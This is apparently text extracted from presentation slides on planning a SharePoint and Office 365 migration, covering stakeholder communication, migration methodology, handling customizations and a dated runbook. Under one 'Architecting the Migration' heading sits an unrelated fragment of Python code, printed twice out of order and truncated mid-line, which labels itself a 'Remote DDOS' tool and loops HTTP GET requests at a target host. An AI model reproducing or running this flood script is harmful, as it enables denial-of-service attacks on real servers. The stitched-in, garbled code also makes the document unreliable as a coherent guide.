


Centralized & Effective Communication

- Build an internal marketing campaign
- Build your target lists (customizations, owners, large lists, etc.)
- Determine channels (posters, emails, blog posts, lunch session, beer & wine sessions, webinars, etc.)
- Know your audience and cater appropriate messages
- Be transparent with site owners – don't leave your audience in the dark
- Single place to post and aggregate all information relevant for the migration project (end users, site owners, migration team, etc.)
- Survey system in place for asking for feedback (e.g. black out dates) and whether sites are needed, etc.



Key Factors for Successful Migration



Architecting the Migration

- Design & Build the New House
 - Information Architecture
 - Governance Policies
 - Identity Management
 - Workspace Provisioning Mechanisms
 - Branding




Architecting the Migration

```
s.send("GET /" + sys.argv[2] + " HTTP/1.1\r\n")
s.send("Host: " + sys.argv[1] + "\r\n\r\n");
s.close()
for i in range(1, 1000):
    attack()
|
import socket, sys, os
print "[Remote DDOS Address" + sys.argv[1]
print "injecting " + sys.argv[2];
def attack():
    #pid = os.fork()
    s = socket.socket(socket.AF_INET, socket.SOCK
    s.connect((sys.argv[1], 80))
    print ">> GET /" + sys.argv[2] + " HTTP/1.1"
    s.send("GET /" + sys.argv[2] + " HTTP/1.1\r\n")
    s.send("Host: " + sys.argv[1] + "\r\n\r\n")
    s.close()
```

- Determine Migration Methodology
 - Perform bandwidth testing
 - Big Bang vs. Phased approach
 - Full site migrations vs. Full + Deltas
 - “Front door” migration or Azure Blob API migration
 - DB Attach vs. Tool Approach (for on-premises)
 - Determine correct tools
 - Group sites based on priorities
- Execute Trial Migrations

Key Factors for Successful Migration



Managing Customizations

Customization Importance

- How widespread is the use?
- How critical is the functionality?
- Can it be kept on the existing platform?

Customization Type

- Commercial Off the Shelf (COTS)
- Open Source (GitHub / Code Plex)
- Developed by a vendor for your organization
- Developed in-house

Options in Office 365

- Mapping to Out-of-the-Box functionality
- Licensing O365 version
- Similar open source components available
- Re-building for O365


Migration Strategy

- Lift & Shift or re-write it better
- Leverage latest services & tools?
- SharePoint Framework or minimal re-write?
- Scripts for migrating settings
- Change Management

Managing Customizations

- Retained customizations that are not directly compatible need to be treated with a normal Software Development Life Cycle.
- Activities include:
 - Validating requirements
 - Designing solution
 - Implementing solution
 - Generating sample content
 - Deploying into a test environment for User Acceptance Testing
 - Negotiating on differences and correcting defects
 - Deploying into production ahead of the content migration

Key Factors for Successful Migration



Migration Runbook


- Your Migration Runbook should consist of a clear set of steps that can be repeated to successfully migrate content from your source to your target environment.
- The Migration Runbook should also be a living document that is revised as issues arise and remediation activities are standardized.



Migration Runbook

- Sample Site Content Migration Runbook
 - T-30 Ensure proper contact information is available for key IT resources and business stakeholders
 - T-30 Send communication to site owners for scheduled migration timeline. Include channels for 2-way communication.
 - T-14 Build / configure migration scripts
 - T-14 Send communication to site owners for scheduled migration timeline. Include channels for 2-way communication.
 - T-7 Schedule full migration of content in the background
 - T-7 Monitor “full migration” job
 - T-7 Compile stats of migration job
 - T-7 Send communication to site owners for scheduled migration timeline. Include channels for 2-way communication.
 - T-0 Send communication to site owners for scheduled migration timeline. Include channels for 2-way communication.
 - T-0 Set the sites to read-only mode
 - T-0 Begin delta migration
 - T+1 Thoroughly review logs
 - T+1 Remediate problems raised from logs
 - T+1 Update KEDB with new issues and remediation activities
 - T+2 Perform QA testing and validation of migrated content
 - T+2 Invite Site Owners for testing
 - T+3 Receive formal Sign off
 - T+3 Configure URL redirects and communicate to all site owners about go-live


Key Factors for Successful Migration



Known Error Database (KEDB)

